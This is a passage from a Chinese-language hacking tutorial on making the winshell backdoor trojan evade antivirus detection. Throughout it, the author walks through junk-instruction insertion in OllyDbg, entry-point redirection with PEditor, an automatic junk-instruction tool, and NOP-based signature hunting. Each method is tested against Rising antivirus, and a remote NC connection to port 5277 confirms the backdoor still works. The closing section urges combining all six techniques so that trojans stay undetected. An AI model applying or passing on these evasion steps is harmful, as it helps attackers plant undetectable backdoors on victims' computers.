


图14

花指令写完后，现在在空白处点鼠标右键，然后选择“复制到可执行文件”，这样我们就可以保存修改后的winshell了，如图15。




图15




图16

3. 后门最后的修改

最后我们使用PEditor这款工具打开winshell程序，会看到文件信息里的“入口点”的输入框里显示“0000280A”，如图16，

现在我们就要把这个入口点改成刚才记下的零区域的起始地址“00005D18”，最后按应用更改，使更改生效。

4．最后的测试

目前winshell已经使用加花指令法做成免杀的后门了，我们再使用瑞星对它进行查杀，结果证明winshell已经免杀了，如图17。最后我们来运行一下免杀后的winshell，看看是否可以正常运行，我在电脑上执行了winshell.exe，然后在其它电脑上使用NC连接5277端口成功，证实我们使用加花指令制作而成的免杀winshell成功了。




图17

上面的方法是手动来对木马文件进行加花指令才实现免杀的，如果大家不愿意动手的话，不妨试试我推荐的这款“超级加花器”，它是一个可以自动给文件进行加花指令的工具，我们来看看它的用法。




图18

1．首先打开它，并且把我们要加花指令的winshell用鼠标拖上去，如图18。

2．在花指令栏有多种选择，我们可以任选一个，如图19。




图19

3．最后点击“加花”按扭，我们的winshell就已经变成免杀版本的了，呵呵，简单实用吧！现在我们打开瑞星对它进行查杀，果然没有提示了，免杀成功。

五、变化入口地址免杀法

这种方法我觉得也可以算是“入口点+1免杀”的一个变种，不过它的效果比“入口点+1免杀”的方法要强很多，而且制作过程和“加花指令免杀”有点儿类似。

首先使用OD加载winshell后门，记住入口地址的前两行，入图20。然后我们把这2行移到零区域去执行，最后按照“加花指令免杀法”的方法把jmp后面写上入口点的地址，如图21。保存后用PEditor把入口点改成零区域的首地址即可。此种免杀技术与“加花指令免杀”同样具有很好的免杀效果。




图20




图21

六、OD一半定位免杀法

这种免杀方法和病毒特征码定位是很相像的，该方法主要是让不会使用定位特征码的朋友也能够很容易掌握到特征码的位置，大家看完后会觉得这是个很简单的方法，但是就是工作量大了点，下面大家就来看看OD是怎么一半定位的。

首先我们把木马加载到OD里，然后用NOP填充所有的代码的1/2然后保存，最后用杀毒软件查杀是否有木马迹象，如果杀毒软件有反映就说明病毒特征码再另一半代码中，然后就把另外1/2代码用NOP填充，如果杀毒软件还有反映，那继续上面的操作，如果杀毒软件没报警就证明病毒特征码就在前一个被NOP填充那一半代码中，最后对那一半进行1/2的NOP填充，这样不断缩小范围，就很容易就找到需要修改的代码部分。如果是做内存免杀就把NOP填充好的文件用OD打开进行内存杀毒。由于此免杀方法工作量较大，所以本文我就不演示给大家看了。

七、总结

以上我介绍的这六种常用的免杀方法各有千秋，希望大家能够把上述六种方法结合起来使用，我们的目标就是“变态”免杀策略——“内存特征码修改＋加花指令＋入口点加1＋加生僻壳＋变化入口地址”。这样才能够长时间的保持我们的木马免杀。只要我们能够熟练的使用这六种技巧，再历害得杀毒软件也会变成白痴的，而菜鸟的木马免杀大法，也就是这么简单的修炼成的！

